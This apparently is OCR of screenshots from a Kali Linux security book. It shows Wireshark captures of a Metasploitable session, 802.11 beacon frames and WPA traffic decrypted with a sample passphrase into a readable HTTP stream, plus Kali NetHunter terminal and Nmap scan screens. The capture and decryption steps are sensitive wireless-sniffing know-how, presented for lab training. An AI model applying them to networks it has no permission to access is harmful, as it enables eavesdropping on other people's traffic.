Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

20 client pkt(s), 17 server pkt(s), 27 turn(s).

Entire conversation (1350 bytes) | Show data as ASCII | Stream 0


Find: | Find Next


Hide this stream | Print | Save as... | Close | Help

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help


Filter: | Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3973, FN=0, Flags=........C, BI=100, SSID=Coh
2	0.102961	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3974, FN=0, Flags=........C, BI=100, SSID=Coh
3	0.103946	Cisco-Li_82:b2:55	Spanning-tree-(for-bridges)	802.11	118	Data, SN=3975, FN=0, Flags=.p....F.C
4	0.204955	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3976, FN=0, Flags=........C, BI=100, SSID=Coh
5	0.307929	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3977, FN=0, Flags=........C, BI=100, SSID=Coh
6	0.409911	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3978, FN=0, Flags=........C, BI=100, SSID=Coh
7	0.512900	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3979, FN=0, Flags=........C, BI=100, SSID=Coh
8	0.614871	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3980, FN=0, Flags=........C, BI=100, SSID=Coh
9	0.716933	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3981, FN=0, Flags=........C, BI=100, SSID=Coh
10	0.819842	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3982, FN=0, Flags=........C, BI=100, SSID=Coh
11	0.921825	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3983, FN=0, Flags=........C, BI=100, SSID=Coh
12	1.024783	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3984, FN=0, Flags=........C, BI=100, SSID=Coh
13	1.126803	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3985, FN=0, Flags=........C, BI=100, SSID=Coh
14	1.229716	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3986, FN=0, Flags=........C, BI=100, SSID=Coh
15	1.331694	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3987, FN=0, Flags=........C, BI=100, SSID=Coh
16	1.433749	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3988, FN=0, Flags=........C, BI=100, SSID=Coh
17	1.536739	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3989, FN=0, Flags=........C, BI=100, SSID=Coh
18	1.608711		Cisco-Li_82:b2:55 (RA)	802.11	38	Acknowledgement, Flags=........C
19	1.638634	Cisco-Li_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=3991, FN=0, Flags=........C, BI=100, SSID=Coh


Reassemble fragmented 802.11 datagrams:
Ignore vendor-specific HT elements:
Call subdissector for retransmitted 802.11 frames:
Assume packets have FCS:
Ignore the Protection bit:
No
Yes - without IV
Yes - with IV
Enable decryption:
Key examples: 01:02:03:04:05 (40/64-bit WEP),
0102030405060708090101111213 (104/128-bit WEP),
MyPassword[:MyAP] (WPA + plaintext password [+ SSID]),
0102030405...6061626364 (WPA + 256-bit key). Invalid keys will be ignored.
Decryption Keys:
Edit...



WEP and WPA Decryption Keys - Profile: Default
Key type
Key
Up
Down
WEP and WPA Decr...
Key type:
wpa-pwd
Key:
Induction:Coherer
Cancel
OK
New
Edit...
Copy
Delete
Refresh
Clear
Apply
Cancel
OK



Filter:
Expression...
Clear
Apply
Save
802.11 Channel:
Channel Offset:
FCS Filter:
All Frames
None
Wireless Settings...
Decryption Keys...
No.
Time
Source
Destination
Protocol
Length
Info


Decryption Keys
Wiresh
Select Decryption Mode
Type
Key
SSID
WPA-PWD
Induction
Coherer
New
Edit...
Delete
Up
Down
Apply
Cancel
OK



Filter: tcp.stream eq 0
Expression... Clear Apply Save
802.11 Channel: Channel Offset: FCS Filter: All Fra
No. Time Source Destina
432 13.305707 192.168.0.50 66.230.2
435 13.403697 66.230.200.100 192.168.
437 13.404662 192.168.0.50 66.230.2
439 13.405660 192.168.0.50 66.230.2
442 13.505667 66.230.200.100 192.168.
444 13.511646 66.230.200.100 192.168.
445 13.515639 66.230.200.100 192.168.
447 13.516649 66.230.200.100 192.168.
448 13.516661 66.230.200.100 192.168.
449 13.516669 66.230.200.100 192.168.
451 13.517648 192.168.0.50 66.230.2
453 13.612662 66.230.200.100 192.168.
454 13.615639 66.230.200.100 192.168.
455 13.617636 66.230.200.100 192.168.
471 13.696615 192.168.0.50 66.230.2
479 13.714608 66.230.200.100 192.168.
482 13.716609 192.168.0.50 66.230.2
487 13.813614 66.230.200.100 192.168.
Follow TCP Stream (tcp.stream eq 0)
Stream Content
GET /wiki/Landshark HTTP/1.1
Host: en.wikipedia.org
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.8.0.9)
Gecko/20061206 Firefox/1.5.0.9
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.com/search?q=%22land+shark%22
+candygram&start=0&ie=utf-8&oe=utf-8&client=firefox-a&rls=org.mozilla:en-US:official
HTTP/1.0 200 OK
Date: Thu, 04 Jan 2007 04:28:15 GMT
Server: Apache
X-Powered-By: PHP/5.1.2
Content-Language: en
Vary: Accept-Encoding,Cookie
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Last-Modified: Thu, 28 Dec 2006 13:27:37 GMT
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Age: 6266
Entire conversation (6537 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
Frame 439: 699 bytes on wire (5592 bits), 699 bytes captu
Radiotap Header v0, Length 24
IEEE 802.11 Data, Flags: .p.....TC
0000 00 00 18 00 8e 58 00 00 10 6c 6c 09 c0 00 64 00
0010 00 37 00 00 b0 c7 97 90 08 41 2c 00 00 0c 41 82
0020 b2 55 00 0d 93 82 36 3a 00 0c 41 82 b2 53 50 05
0030 3b 00 00 20 00 00 00 00 87 27 e0 11 16 96 65 39


Chapter 13: Kali Nethunter







7:40
Google
NetHunter
NetHunter Ter..



7:55
1) root@kali: ~
Last login: Sun Jul 3 14:57:35 UTC 2016 on pts/2
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~#


10:32
Nmap Scan
SCAN
192.168.0.1
Advanced Options

